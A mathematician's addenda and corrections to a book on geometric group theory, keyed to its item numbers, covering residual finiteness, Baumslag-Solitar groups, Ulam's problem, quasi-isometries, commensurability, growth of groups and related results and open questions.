Let A be a commutative ring which is a finitely-generated $\mathbb{Z}$-module. Then the group A^* of invertible elements in A is a finitely-generated abelian group.

There is a proof in Section 4.7 of [Samue–67]; its main ingredient is Dirichlet's theorem, according to which the group of units in the ring of integers of a number field $\mathbb{K}$ is a direct product $F \times \mathbb{Z}^{r_1+r_2-1}$, where F is a finite group and r_1 [respectively $2r_2$] is the number of real [respectively complex] embeddings of $\mathbb{K}$ in $\mathbb{C}$.

More generally, if B is a commutative ring which is reduced (this means that 0 is the *only* nilpotent element) and finitely generated over $\mathbb{Z}$, then B^* is finitely generated [Samue–66].

III.18.iv, III.20, and residual finiteness.

On residual finiteness and topological dynamics: see also [Egoro–00].

A proof that finitely-generated linear groups are residually finite appears as Proposition III.7.11 in [LynSc–77].

III.21, on Baumslag-Solitar groups which are Hopfian.

For the equivalence between "$\Gamma_{p,q}$ Hopfian" and "p, q meshed" to hold, the definition should be

> two integers $p, q \geq 1$ are *meshed* if they have precisely the same prime divisors

and *not* the definition as it reads in [BauSo–62], or on page 57. I am grateful to E. Souche who pointed out this correction to me.

III.21, on actions of Baumslag-Solitar groups on the line.

For any p, q with $p > q \geq 1$, there exists a faithful action of the group $BS(p, q)$ on the line by orientation preserving real-analytic diffeomorphisms. In particular, $Diff_+^\omega(\mathbb{R})$ contains Baumslag-Solitar groups which are not residually finite [FarFr].

III.24, on maximal subgroups.

In "familiar" uncountable groups, maximal subgroups cannot be countable. More precisely, Pettis [Petti–52] has shown that, if G is a second category[1] nondiscrete Hausdorff group containing a countable everywhere dense subset, then any proper subgroup H of G lies in an uncountable proper sugroup H_+ of G; if H is countable, H_+ can be taken to be everywhere dense as well.

In their work on maximal subgroups of infinite index in finitely generated linear groups (exluding extensions of solvable groups by finite kernels), Margulis and Soifer have shown that such a group Γ contains a free (*infinitely* generated) subgroup F_∞ which maps *onto* any finite quotient of Γ; they deduce from this that any maximal subgroup of Γ which contains F_∞ is necessarily of infinite index. Soifer and Venkataramana have shown the following result: if Γ is an arithmetic subgroup of a non-compact linear semi-simple group G such that the associated simply connected algebraic group over $\mathbb{Q}$ has the so-called congruence subgroup property, for example if $\Gamma = SL(n, \mathbb{Z})$ with $n \geq 3$, then Γ contains a *finitely generated* free subgroup which maps onto any finite quotient of Γ [SeiVe–00].

III.24 and VIII.39. The Grigorchuk group has the following property: any maximal subgroup in it is of finite index [Pervo–00]. The same property holds for any group commensurable with Γ [GriWi].

[1] Recall that a topological space X is "second category" (= non-meager) if it is *not* the union of countably many subsets whose closures have empty interiors ("ensembles rares"). Baire's theorem shows that locally compact spaces and complete metric spaces are second category, indeed are Baire spaces (= spaces in which countable unions of closed subspaces with empty interiors have empty interiors).

III.B, an additional problem: does $SO(3)$ act non-trivially on $\mathbb{Z}$? (Ulam's problem).

I do not know which uncountable groups can act faithfully on a countable set. Of course, the group $Sym(\mathbb{N})$ of all permutations of $\mathbb{N}$ is itself uncountable, and it has received attention at least since [SchUl–33]. Here is a sketch to show that $\mathbb{R}$, viewed as a discrete group, acts faithfully on $\mathbb{N}$; in other and somehow biased words, this produces "a continuous flow on a discrete space". I am most grateful to Tim Steger for several helpful conversations on this material.

Choose a basis (e_t) of $\mathbb{R}$ as a vector space over $\mathbb{Q}$ which is indexed by the open interval $]0,1[$ of the line. Let C denote the countable set of pairs (a,b) of rational numbers such that $0 < a < b < 1$. For each $(a,b) \in C$, the map

$$\phi_{a,b} : \mathbb{R} \ni \sum_{t \in (a,b)} x_t e_t \longmapsto \sum_{t \in]a,b[} x_t \in \mathbb{Q}$$

is well-defined, $\mathbb{Q}$-linear and onto. Observe that, for any $x \neq 0$ in $\mathbb{R}$, there exists $(a,b) \in C$ such that $\phi_{a,b}(x) \neq 0$. Now $\mathbb{N}$ is in bijection with the disjoint union $\bigsqcup_{(a,b)\in C} \mathbb{Q}_{a,b}$ of copies of $\mathbb{Q}$ indexed by C. Define an action ϕ of $\mathbb{R}$ on this union which leaves each $\mathbb{Q}_{a,b}$ invariant and for which $x \in \mathbb{R}$ transforms $q \in \mathbb{Q}_{a,b}$ to $q + \phi_{a,b}(x)$. This ϕ is a faithful action. [Even if it is not important for our argument, observe that the product over $(a,b) \in C$ of the $\phi_{a,b}$ is a $\mathbb{Q}$-linear bijection from $\mathbb{R}$ onto a subspace of the vector space which is a direct product over C of copies of $\mathbb{Q}$.]

The group $\mathbb{R}/\mathbb{Z}$ is a direct sum of the torsion group $\mathbb{Q}/\mathbb{Z}$, which is countable, and a group isomorphic to $\mathbb{R}$ (a $\mathbb{Q}$-vector space of dimension the power of the continuum). It follows from the previous construction that there exists an injective homomorphism from $\mathbb{R}/\mathbb{Z}$ into $Sym(\mathbb{N})$.

In 1960, Ulam asked if the compact group $SO(3)$ of rotations of the usual space, viewed as a discrete group, can act on a countable set (see Section V.2 in [Ulam–60]). As far as I know, this is still open. Previous observations are possibly near what Ulam had in mind when writing his comments in Section II.7 of [Ulam–60].

III.38 and III.D, on finite quotients of the modular group.

For more on which finite simple groups are quotients of $PSL(2,\mathbb{Z})$, see the exposition of [Shale–01].

III.45, uncountably many finitely-generated groups with pairwise non-isomorphic von Neumann algebras.

Let Γ be a torsion-free Gromov-hyperbolic group which is not cyclic. Building up on results of Gromov, Ol'shanskii has shown that Γ has an uncountable family $(\Gamma_\iota)_{\iota \in I}$ of pairwise non-isomorphic quotient groups, all of which are simple and icc [Ol's–93]. N. Ozawa [Ozawa] has shown that, for any given separable factor M of type II_1, the set of those $\iota \in I$ for which the unitary group $\mathcal{U}(M)$ has a subgroup isomorphic to Γ_ι is a countable set. In particular, the set of von Neumann algebras of the groups Γ_ι (which are factors of type II_1) contains uncountably many isomorphism classes.

III.46, on groups with two generators.

It has been shown that two randomly chosen elements of a finite simple group G generate G with probability 1 as $|G| \to \infty$ (work of Dixon, Kantor-Lubotzky, Liebeck-Shalev, see [Shale–01]).

IV.1 and VI.1, on infinite generating sets and related word lengths.

Consider an integer $n \geq 2$, the group $\Gamma = SL(n, \mathbb{Z})$, and the infinite subset S of Γ consisting of those matrices of the form $I + kE_{i,j}$, with $k \in \mathbb{Z}$, $i, j \in \{1, \ldots, n\}$, $i \neq j$, and $E_{i,j}$ the matrix with all entries 0 except one 1 at the intersection of the ith row and the jth column.

As stated in Item III.2, the diameter of Γ with respect to the corresponding S-word length is finite as soon as $n \geq 3$.

IV.3.viii, on stable length: a correction.

The subadditivity

$$\tau(\gamma\gamma') \leq \tau(\gamma) + \tau(\gamma')$$

holds for *commuting* elements $\gamma, \gamma' \in \Gamma$ (as correctly stated by Gersten and Short).

For example, if γ, γ' are the two standard generators of the infinite dihedral group, then $\tau(\gamma\gamma') > 0$ and $\tau(\gamma) = \tau(\gamma') = 0$.

IV.24.i, and values of the indices for subgroups: a question.

Consider the following property of a group Γ: whenever two subgroups Γ_1, Γ_2 of finite indices are abstractly isomorphic, the indices $[\Gamma : \Gamma_1]$ and $[\Gamma : \Gamma_2]$ are equal.

Finitely generated free groups and fundamental groups of closed surfaces have this property, by an easy argument using Euler characteristics.

More generally, it would be interesting to know which groups have this property and which groups don't.

IV.25.vii, a quasi-isometry criterion for existence of lattices.

B. Chaluleau and C. Pittet [ChaPi–01] have answered one of the questions there and have shown:

Let N be a graded simply connected nilpotent real Lie group. If there exists a finitely-generated group which is quasi-isometric to N, then N has lattices.

IV.25, and examples of quasi-isometries.

(x) Say that a metric space X is *quasi-isometrically incompressible* if any quasi-isometric embedding from X into itself is a quasi-isometry. E. Souche [Souch] has shown that finitely generated nilpotent groups and uniform lattices in simple connected real Lie groups are quasi-isometrically incompressible, but that finitely-generated free groups and Baumslag-Solitar groups are not.

(xi) A finitely-generated group cannot be quasi-isometric to an infinite dimensional Hilbert space. Indeed, such a space has the following quasi-isometric-invariant property: for any positive number r, there exists a positive number R such that a ball of radius R contains infinitely many pairwise disjoint balls of radius r; and a finitely-generated group does not have this property.

IV.27, groups which are commensurable up to finite kernels.

Another terminology for commensurable up to finite kernels is *weakly commensurable* subgroups. See § 5.5 in [GorAn–93]; these authors also point out the following fact.

If M is a manifold on which some Lie group act transitively, then $\pi_1(M)$ contains a subgroup of finite index which is isomorphic to a discrete subgroup of a connected Lie group; if M is also compact, then $\pi_1(M)$ contains a subgroup of finite index which is isomorphic to a uniform lattice in some connected Lie group.

IV.29.v and VII.26, and the classification of lattices up to commensurability in some nilpotent Lie groups.

Y. Semenov has classified $\mathbb{Q}$-forms of some real nilpotent Lie algebras, and thus the commensurability classes of lattices in the corresponding nilpotent Lie groups [Semen]. It seems that the following question is open:

does there exist a finite dimensional real nilpotent Lie algebra of which the number k of $\mathbb{Q}$-forms (up to isomorphism) is such that $1 < k < \infty$?

IV.34 & 35, and commensurability. The following exercise is taken from [Gabor–02] and is clearly missing just before IV.34.

Exercise. (i) Show that two groups Γ_1, Γ_2 are commensurable if and only if they have commuting free actions on a set X such that both quotients $\Gamma_1\backslash X, \Gamma_2\backslash X$ are finite.

[Hint for one direction. Let Γ_j' be a subgroup of finite index in Γ_j, $j = 1, 2$, such that there exists an isomorphism $\varphi : \Gamma_1' \longrightarrow \Gamma_2'$. Set $\Delta = \{(\gamma_1, \gamma_2) \in \Gamma_1 \times \Gamma_2 \mid \gamma_1 \in \Gamma_1', \gamma_2 = \varphi(\gamma_1)\}$. Consider the natural actions of Γ_1 and Γ_2 on $(\Gamma_1 \times \Gamma_2)/\Delta$.

Hint for the other direction. Choose $x_0 \in X$. Consider the natural action of Γ_1 on $\Gamma_2\backslash X$ and the canonical projection $[x_0]_2$ of x_0 in $\Gamma_2\backslash X$. Let Γ_1' be the isotropy subgroup of Γ_1 defined by $[x_0]_2$ and set $\gamma_1 x_0 = \varphi(\gamma_1)x_0$. Check that φ is a well-defined group homomorphism $\Gamma_1' \longrightarrow \Gamma_2$ which is injective and whose image is of finite index in Γ_2.]

(ii) Assume that Γ_1, Γ_2 have commuting free actions on X such that both $\Gamma_1\backslash X, \Gamma_2\backslash X$ are finite, and let Γ_1', Γ_2' be as in the previous hints. Check that

$$\frac{[\Gamma_1 : \Gamma_1']}{[\Gamma_2 : \Gamma_2']} = \frac{|\Gamma_2\backslash X|}{|\Gamma_1\backslash X|}\,.$$

IV.36, on commensurability and torsion.

G. Levitt has observed that a group Γ with infinitely many torsion conjugacy classes can have a subgroup of finite index Γ_0 which is torsion-free.

Indeed, let first Γ_0 be the wreath product $\mathbb{Z} \wr \mathbb{Z} = (\oplus_{i\in\mathbb{Z}} \mathbb{Z}a_i) \rtimes \mathbb{Z}$, where the generator t of $\mathbb{Z}$ acts on the direct sum by a shift; this group is torsion-free. Then let Γ be the semi-direct product of Γ_0 with the automorphism ϕ of Γ_0 of order 2 defined by $\phi(a_i) = -a_i$ for all $i \in \mathbb{Z}$ and $\phi(t) = t$; and let $s \in \Gamma$ denote the element of order 2 which implements ϕ on the subgroup Γ_0. For $v, v' \in \oplus_{i\in\mathbb{Z}} \mathbb{Z}a_i$, the elements sv, sv' are on the one hand of order 2; on the other hand, they are conjugate in Γ if and only if there exist $\epsilon \in \{\pm 1\}$, $k \in \mathbb{Z}$, and $w \in \oplus_{i\in\mathbb{Z}} \mathbb{Z}a_i$ such that $v' = \epsilon t^k v t^{-k} + 2w$; it follows that the conjugacy classes in Γ of $s(a_1 + \cdots + a_n)$ are pairwise distinct ($n \geq 0$).

A. Erschler has shown that a torsion-free group can be quasi-isometric to a group having torsion of unbounded order [Ersch–b].

The main ingredient of the proof is the construction, for any finitely-generated group A, of another finitely generated group $W^\infty(A)$, using an iterated wreath product construction and an HNN-extension. On the one hand, if A, B are Lipschitz equivalent groups, then $W^\infty(A), W^\infty(B)$ are Lipschitz equivalent; on the other hand, if A is torsion-free and if B has torsion, then $W^\infty(A)$ is torsion-free and $W^\infty(B)$ has torsion of unbounded order. One example is provided by $A = \mathbb{Z}$ and $B = \mathbb{Z} \oplus (\mathbb{Z}/p\mathbb{Z})$.

IV.40, and groups quasi-isometric to abelian groups.

Some of Shalom's ideas are now available in [Shalo].

IV.41, on groups of classes of quasi-isometries.

J. Taback has studied the quasi-isometry groups of $PSL_2(\mathbb{Z}[1/p])$, for p prime. These quasi-isometry groups are all isomorphic to $PSL_2(\mathbb{Q})$, even though the groups are not quasi-isometric for different values of the prime p. For this and other results, see [Tabac–00].

IV.43, and quasi-isometries of Baumslag-Solitar groups.

For the results of K. Whyte quoted from [Whyte–a], see now [Whyte–01].

IV.46, and Lipschitz equivalence.

Here is a question of B. Bowditch. (Private communication, March 2000. See also Item 1.A' in [Gromo–93].) Consider a Penrose tiling of the plane with two prototiles D and K (dart and kite), more precisely a tiling $\mathbb{R}^2 = \bigsqcup_{j\in J} T_j$ with each T_j given together with an isometry onto either D or K. This defines a cell decomposition X of the plane, of which the 0-skeleton $X^{(0)}$ is a discrete subset of the plane.

Is $X^{(0)}$ Lipschitz equivalent to a lattice in $\mathbb{R}^2$?

IV.47.vi, on costs and ℓ^2–Betti numbers.

For a group Γ with cost $\mathcal{C}(\Gamma)$ and ℓ^2–Betti numbers $\beta_j^{(2)}(\Gamma)$, we have always

$$\mathcal{C}(\Gamma) - 1 \geq \beta_1^{(2)}(\Gamma) - \beta_0^{(2)}(\Gamma).$$

Moreover, for a large class of groups (including all groups for which both terms are known), the two terms are indeed equal. See [Gabor], in particular Corollary 3.22.

IV.50, geometric properties and weakly geometric properties.

Following [Ersch–b], it can be useful to be more precise in the terminology concerning a property $(\mathcal{P})$ of finitely generated groups. She suggests the following definitions.

Say $(\mathcal{P})$ is *geometric* if, for a pair (Γ_1, Γ_2) of finitely-generated groups which are quasi-isometric, Γ_1 has Property $(\mathcal{P})$ if and only if Γ_2 is commensurable to a group which has Property $(\mathcal{P})$.

Say $(\mathcal{P})$ is *weakly geometric* if, for a pair (Γ_1, Γ_2) of finitely-generated groups which are quasi-isometric, Γ_1 has Property $(\mathcal{P})$ if and only if Γ_2 is commensurable up to finite kernels to a group which has Property $(\mathcal{P})$.

An example of a property which is weakly geometric and which is not geometric is "being a lattice in $Spin(2,5)$"; see III.18.vi, III.18.x, and IV.42.

V.18, on the group of a remarkable simple closed curve.

It has been shown by Anna Erschler Dyubina that the group of V.18 is not finitely generated. Finding a proof is proposed as Problem 10 835 in the American Mathematical Monthly [DyuHa–00].

Problem. *Let Γ be the group defined by the presentation which has an infinite sequence $b_0, b_1, b_2, \ldots$ of generators and an infinite sequence $b_1 b_0 b_1^{-1} = b_2 b_1 b_2^{-1} = b_3 b_2 b_3^{-1} = \ldots$ of relations. Show that Γ is not finitely generated.*

We would like to add a comment and our solution. The nice solution of S.M. Gagola has appeared in the *Monthly*, November 2002.

Comment. In a short paper on wild knots, R.H. Fox discovered *A remarkable simple closed curve* (Annals of Math. **50**, 1949, pages 264–265) which is almost unknotted, a fact that Fox thinks "should be obvious to anyone who has ever dropped a stitch". The fundamental group Γ of the complement of this curve in 3-space has the presentation described above.

For other fundamental groups of complements of wild knots, see [Myers–00].

Our solution. Observe first that there is a homomorphism $\Gamma \longrightarrow \mathbb{Z}$ mapping b_k onto 1 for each $k \geq 0$; hence b_k is of infinite order in Γ for each $k \geq 0$. Observe also that there is a homomorphism σ from Γ onto the symmetric group $\langle x, y \mid x^2 = y^2 = (xy)^3 = 1 \rangle$ such that $\sigma(b_{2j}) = x$ and $\sigma(b_{2j+1}) = y$ for all $j \geq 0$; hence $b_k b_{k+1} \neq b_{k+1} b_k$ for all $k \geq 0$.

For each $n \geq 0$, there is a homomorphism $\phi_n : \Gamma \longrightarrow \Gamma$ such that $\phi_n(b_k) = b_{k+n}$ for all $k \geq 0$. Since the first relation of the presentation defining Γ can be written as $b_0 = b_1^{-1} b_2 b_1 b_2^{-1} b_1$ and since the other relations do not involve b_0, the group Γ has another presentation with generators b_k and relations $b_{k+1} b_k b_{k+1}^{-1} = b_{k+2} b_{k+1} b_{k+2}^{-1}$ for $k \geq 1$. Similarly, for each $n \geq 0$, the group Γ has a presentation with generators b_k and relations $b_{k+1} b_k b_{k+1}^{-1} = b_{k+2} b_{k+1} b_{k+2}^{-1}$ for $k \geq n$, so that ϕ_n is an automorphism of Γ.

Assume now by contradiction that Γ is finitely generated, and therefore generated by $b_0, b_1, \ldots, b_{n+1}$ for some $n \geq 0$. Using again the relations $b_{k+1}b_kb_{k+1}^{-1} = b_{k+2}b_{k+1}b_{k+2}^{-1}$, this time for $0 \leq k \leq n-1$, we see that Γ is generated by $\{b_n, b_{n+1}\}$. Thus Γ is also generated by $\{b_0, b_1\} = \phi_n^{-1}(\{b_n, b_{n+1}\})$, as well as by $\{b_1, b_2\} = \phi_1(\{b_0, b_1\})$.

For each $k \geq 0$, let $\tilde{\Gamma}_{k+1}$ the group abstractly defined by $k+2$ generators $b_0, \ldots, b_{k+1}$ and k relations $b_1b_0b_1^{-1} = \ldots = b_{k+1}b_kb_{k+1}^{-1}$. The same argument as above shows that $\tilde{\Gamma}_{k+1}$ has another presentation with 2 generators b_k, b_{k+1} and no relation, hence that $\tilde{\Gamma}_{k+1}$ is free of rank two. As b_0, b_1 do not commute in $\tilde{\Gamma}_{k+1}$, they generate a subgroup of $\tilde{\Gamma}_{k+1}$ which is free of rank two. As this holds for any $k \geq 0$, it follows that the group Γ, generated by b_0 and b_1, is itself free of rank two.

As Γ is free on $\{b_1, b_2\}$, there is a homomorphism $\psi : \Gamma \longrightarrow \mathbb{Z}$ such that $\psi(b_1) = 0$ and $\psi(b_2) = 1$, which is *onto*. On the other hand, as Γ is generated by b_0 and b_1, and as $\psi(b_0) = \psi(b_1^{-1}b_2b_1b_2^{-1}b_1) = 0 = \psi(b_1)$, we have $\psi(\Gamma) = \{0\}$. This is a contradiction and ends the proof. □

The group Γ has other straightforward non-finitenes properties. (i) It is not Hopfian, since it is isomorphic to its quotient by the relation $b_0 = 1$. (ii) It maps onto the Baumslag-Solitar group $\langle t, z \mid tzt^{-1} = z^2 \rangle$ by $b_{2n} \longmapsto zt^{-1}$ and $b_{2n+1} \longmapsto t^{-1}$.

V.20, and lattices in Lie groups.

Information on lattices in *complex* Lie groups can be found in [Winke–98].

V.21, and finiteness homological properties of $SL(n, \mathbb{F}_q[T])$.

The finiteness result according to which $SL(n, \mathbb{F}_q[T])$ is of type (F_{n-2}) and not of type (F_{n-1}) for $q \geq 2^{n-2}$ is due independently to H. Abels (as recorded in V.21) and P. Abramenko [Abram–96].

V.22, on commensurability and groups of automorphisms.

G. Levitt has drawn my attention to the fact that, given a group Γ and a subgroup Γ_0 of finite index, there can exist an infinity of automorphisms of Γ which coincide with the identity on Γ_0.

Indeed, let Γ be the infinite dihedral group and let Γ_0 be its infinite cyclic subgroup of index 2. Then the conjugations of Γ by elements of Γ_0 are pairwise distinct.

V.22, on large groups of automorphisms.

The automorphism group of a finitely-generated group is clearly countable. The automorphism group of a countable group need not be; an easy example is provided by an infinite direct sum of copies of any countable group not reduced to one element.

Here is another example, inspired from Ulam and using the notation of the addendum to III.B above. For each $(a, b) \in C$, let $\phi_{a,b} : \mathbb{R} \longrightarrow \mathbb{Q}$ be the

homomorphism defined there and let $\mathbb{Q}^2_{a,b}$ be a copy of $\mathbb{Q}$. The mapping

$$\psi_{a,b} \; : \; \begin{cases} \mathbb{R} & \longmapsto \; \mathrm{Aut}\left(\mathbb{Q}^2_{a,b}\right) \approx GL_2(\mathbb{Q}) \\ x & \longmapsto \qquad \begin{pmatrix} 1 & \phi_{a,b}(x) \\ 0 & 1 \end{pmatrix} \end{cases}$$

is a homomorphism of groups. Define Γ to be the direct sum, over $(a,b) \in C$, of the groups $\mathbb{Q}^2_{a,b}$; then the direct sum of the homomorphisms $\psi_{a,b}$ is an injection of $\mathbb{R}$ into $\mathrm{Aut}(\Gamma)$.

V.26, and some groups of Richard Thompson.

There are three groups, acting respectively on an interval, the circle, and the Cantor set, denoted by F, T, and V in [CanFP–96], and which appear in many different contexts. For T in the context of Teichmüller theory, see several articles by R.C. Penner, including [Penne–97]; for the isomorphism of Penner's group with T, see [Imber–97]. One interesting byproduct of this circle of ideas is that T can be generated by two elements α, β satisfying $\alpha^4 = \beta^3 = 1$, and other relations, such that the subgroup of T generated by α^2, β is the free product $\mathbb{Z}/2\mathbb{Z} * (\mathbb{Z}/3\mathbb{Z}) \approx PSL_2(\mathbb{Z})$; see [LocSc–97].

V.31, and efficiency.

A. Çevik gives in [Çevik–00] a sufficient condition for the efficiency of wreath products of efficient finite groups.

VI.9, an example of spherical growth series which is not monotonic.

On page 161, the last display, the coefficient of z^2 should be 8 not 6. This was pointed out to me by N.J.A. Sloane. Several growth series which appear in the the book appear also in his database of integer sequences: see

http://www.research.att.com/ njas/sequences/

on the web.

VI.19, on groups with the size of spheres not tending to infinity.

Groups in which the size of spheres does not tend to infinity are virtually cyclic (communicated by Anna Erschler Dyubina). More precisely:

Proposition. *If $\sigma(\Gamma, S; k) \leq C$ for infinitely many values of k, then Γ is virtually cyclic.*

Proof. Consider an arbitrary infinite finitely generated group, and let Φ be its inverse growth function, as in VII.32. First, it follows from the definition and from the obvious inequality $\beta(4k) > 2\beta(k)$ that $\Phi(2\beta(k)) \leq 4k$. Then, it follows from the first result quoted in VII.32 that, for an appropriate constant K, we have

$$\frac{\sigma(n)}{\beta(n-1)} \; \geq \; \frac{1}{8|S|\Phi(2\beta(n-1))} \; \geq \; \frac{1}{8|S|4(n-1)} \; \geq \; \frac{1}{Kn},$$

whence

$$\beta(n-1) \; \leq \; K\sigma(n)n$$

for all $n \geq 1$.

Assume now that $\sigma(n_j) \leq C$ for some constant C and a strictly increasing infinite sequence $(n_j)_{j\geq 1}$. Thus $\beta(n_j - 1) \leq KCn_j$ for any $j \geq 1$. By the strong form of Gromov's theorem (VII.29) on groups of polynomial growth, which is elementary for linear growth and which is due to Van den Dries and Wilkie [VdDW–84b], this implies that Γ is a group of linear growth and therefore a virtually cyclic group. □

VI.20, and the growth of braid groups for Artin generators.

For any integer $n \geq 2$, Artin's *braid group* on n strings has presentation

$$B_n = \left\langle \sigma_1, \ldots, \sigma_{n-1} \;\middle|\; \begin{array}{r} \sigma_i\sigma_{i+1}\sigma_i = \sigma_{i+1}\sigma_i\sigma_{i+1} \quad (1 \leq i \leq n-2) \\ \sigma_i\sigma_j = \sigma_j\sigma_i \quad (1 \leq i,j \leq n-1,\ |i-j| \geq 2) \end{array} \right\rangle$$

[Magnu–73] and is obviously a quotient of the *locally free group of depth* 1 with $n-1$ generators

$$LF_n = \langle f_1, \ldots, f_{n-1} \mid f_i f_j = f_j f_i \quad (1 \leq i,j \leq n-1,\ |i-j| \geq 2) \rangle$$

[Versh–90], [Versh–00], [VeNeB–00]. The value of the exponential growth rate of B_n for the generators σ_i is still unknown; however, Vershik and his co-authors have obtained partial results by comparing B_n with LF_n, more precisely by using the fact that LF_n appears both as a group of which B_n is a quotient and as a subgroup of B_n, the image of the injective homomorphism which maps f_i onto σ_i^2 for $i \in \{1, \ldots, n-1\}$.

For example, if ω_n^B, ω_n^{LF} denote respectively the exponential growth rates of B_n, LF_n for the generators discussed here, then

$$\lim_{n\to\infty} \omega_n^{LF} = 7 \qquad \text{and} \qquad \sqrt{7} \leq \omega_n^B \leq 7 \quad \text{for } n \text{ large enough.}$$

VI.B, early papers on growth of groups, and Dye's theorem on orbit equivalence for groups of polynomial growth.

Growth occurs in a paper by Margulis [Margu–67] published one year before those of Milnor ([Miln–68a], [Miln–68b]), where Margulis shows that if a compact three-dimensional manifold admits an Anosov flow, then its fundamental group has exponential growth. For a generalization to higher dimensions, see [PlaTh–72].

Also, between the mid fifties and 1968, some mathematicians in France were aware of the notion of growth of groups. Besides Dixmier (quoted on page 187), Avez had learned this from Arnold in 1965 [Avez–76].

We should also mention the following results of H. Dye. On the one hand, consider the compact abelian group $\prod_{j=0}^{\infty} C_j$, where each C_j is a copy of the group $\{0,1\}$ of order 2, with its normalised Haar measure μ. Let $T : G \longrightarrow G$ be the adding machine, defined by

$$T(x_0, x_1, x_2, \ldots) = (0, 0, \ldots, 1, x_{j+1}, x_{j+2}, \ldots)$$

where j is the smallest index such that $x_j = 0$, and

$$T(1,1,1,1,\ldots) \;=\; (0,0,0,0,\ldots).$$

Then T defines an ergodic action of $\mathbb{Z}$ by measure preserving transformations of the probability space (G,μ). On the other hand, consider any finitely generated group Γ acting by measure preserving transformations on a standard Borel space furnished with a non-atomic probability measure, the action being ergodic.

One of Dye's theorems is that, if Γ is of polynomial growth, then the action of Γ is orbit-equivalent to the odometer action of $\mathbb{Z}$ [Dye–63]; if $\Gamma \approx \mathbb{Z}$, this is already in [Dye–59]. See [Weiss–81] for an exposition, and [OrnWe–80], [CoFeW–81] for related results; in particular, Dye's theorem carries over to *amenable* countable groups.

VI.40, and the functions which are growth functions of semigroups.

Let M be a monoid generated by a finite set S and let $\beta(k) = \beta(M,S;k)$ denote the corresponding growth function (see VI.12). It is obvious that if $\beta(k)$ is unbounded, then $k \prec \beta(k)$; moreover,

$$k \prec \beta(k) \quad \text{and} \quad k \nsim \beta(k) \qquad \text{imply} \qquad k^2 \prec \beta(k)$$

as has been shown[2] by V.V. Beljaev (reported in [Trofi–80]).

Let $f, g : \mathbb{N} \longrightarrow \mathbb{N}$ be two functions such that $k^2 \prec f(k)$ and $g(k) \prec 2^k$. Then there exists a monoid M generated by a finite set S such that the sets

$$\{k \in \mathbb{N} \,|\, \beta(M,S;k) \leq f(k)\} \qquad \text{and} \qquad \{k \in \mathbb{N} \,|\, \beta(M,S;k) \geq g(k)\}$$

are both infinite.

VI.40, and the growth functions of Riemannian manifolds.

For further work after the paper of Grimaldi and Pansu quoted in VI.40, see [GriPa–01] and its bibliography.

VI.42, and growth of groups with respect to weights.

Growth with respect to generating sets and given weights are older than suggested by the references of Chapters VI and VII. In particular, in [PlaTh–76], Plante and Thurston define the growth of a countable group (*not* necessarily of finite type) with respect to a generating set (*not* necessarily finite) and a proper weight on it.

VI.42–43 and VII.35, on relative length functions and relative growth.

In the last line of page 176, read "relative length function" instead of "relative growth function". For relative growth of subgroups of solvable and linear groups, see [Osin–00].

VI.45, on word and Riemannian metrics.

See also [LubMR–00].

[2] This has been shown independently by several other mathematicians.

VI.56, on asymptotics of subadditive functions.

The correct conclusion of (i) should be that the sequence $\left(\frac{\alpha(k)}{k}\right)_{k\geq 1}$ either converges to $\inf_{k\geq 1}\frac{\alpha(k)}{k}$ *or diverges properly to* $-\infty$. (Since sequences appearing in the book are bounded below, the second case does not occur.)

VI.64, and groups of intermediate growth which are not residually finite.

Anna Erschler has shown that there exist uncountably many groups of intermediate growth which are commensurable up to finite kernel with the first Grigorchuk group, but which are not residually finite. She has also shown that there exist groups of intermediate growth which are not commensurable up to finite kernels with any residually finite group. See [Ersch–b].

VII.2, and a version of the Table-Tennis Lemma due to Margulis.

Proposition. *Let Γ be a group acting on a set X and let $a, b \in \Gamma$. Assume that there exists a non-empty subset U of X such that $b(U) \cap U = \emptyset$ and $ab(U) \cup a^2b(U) \subset U$. Then the semi-group generated in Γ by ab and a^2b is free; in particular, it is of exponential growth if Γ is finitely generated.*

Proof. Inside $U_\emptyset \doteqdot U$, the sets $U_1 = ab(U)$ and $U_2 = a^2b(U)$ are disjoint, since

$$ab(U) \cap a^2b(U) \;=\; a\Big(b(U)\cap U_1\Big) \;\subset\; a\Big(b(U)\cap U\Big) \;=\; \emptyset\,.$$

More generally, for each $n \geq 0$, let J_n denote the set of sequences of length n with elements in $\{1,2\}$; for each $\underline{j} = (j_1, \ldots, j_n) \in J_n$, define a subset $U_{\underline{j}} = a^{j_1}ba^{j_2}b\ldots a^{j_n}b(U)$ of U. For any $n \geq 1$ and $\underline{j}' \in J_{n-1}$, observe that the sets $U_{(1,\underline{j}')}$ and $U_{(2,\underline{j}')}$ are disjoint, since

$$U_{(1,\underline{j}')} \cap U_{(2,\underline{j}')} \;=\; a\Big(b(U_{\underline{j}'})\cap U_{(1,\underline{j}')}\Big) \;\subset\; a\Big(b(U)\cap U\Big) \;=\; \emptyset\,,$$

and that both are inside $U_{\underline{j}'}$. Thus, for two sequences $\underline{j}, \underline{j}' \in \bigcup_{n=0}^{\infty} J_n$, either the corresponding subsets $U_{\underline{j}}, U_{\underline{j}'}$ are disjoint, or one is strictly contained in the other; in other words, their inclusion order is that of the infinite rooted 2-ary tree (see Item VIII.1). The proposition follows. □

This version of the Table-Tennis Lemma was communicated by G.A. Margulis to the authors of [EsMoO–02], see VII.19 below.

VII.13, on tight growth of free groups and hyperbolic groups.

It is easy to show that, for any normal subgroup $N \neq 1$ of F_k and the canonical image $\underline{S}_k$ of S_k in Γ/N, the corresponding exponential growth rates satisfy the strict inequality $\omega(F_k/N, \underline{S}_k) < 2k-1$. G. Arzhantseva and I.G. Lysenok have shown the following generalization, which answers a question of [GrHa–97]. Let Γ be a non-elementary hyperbolic group, S a finite generating set and N an infinite normal subgroup of Γ; denote by $\underline{S}$ the canonical image of S in the quotient group Γ/N; then $\omega(\Gamma/N, \underline{S}) < \omega(\Gamma, S)$ [ArjLy].

VII.19, on uniformly exponential growth of solvable groups.

D. Osin has shown that any solvable group of exponential growth has uniformly exponential growth [Osin–a], thus solving Problem VII.19.B (see page 297); this has also been shown independently and shortly afterwards by J. Wilson (unpublished). More generally, Osin has shown that any elementary amenable group of exponential growth has uniformly exponential growth [Osin–b].

Also, D. Osin has shown that the uniform Kazhdan constant of an infinite Gromov hyperbolic groups is zero [Osin–c]

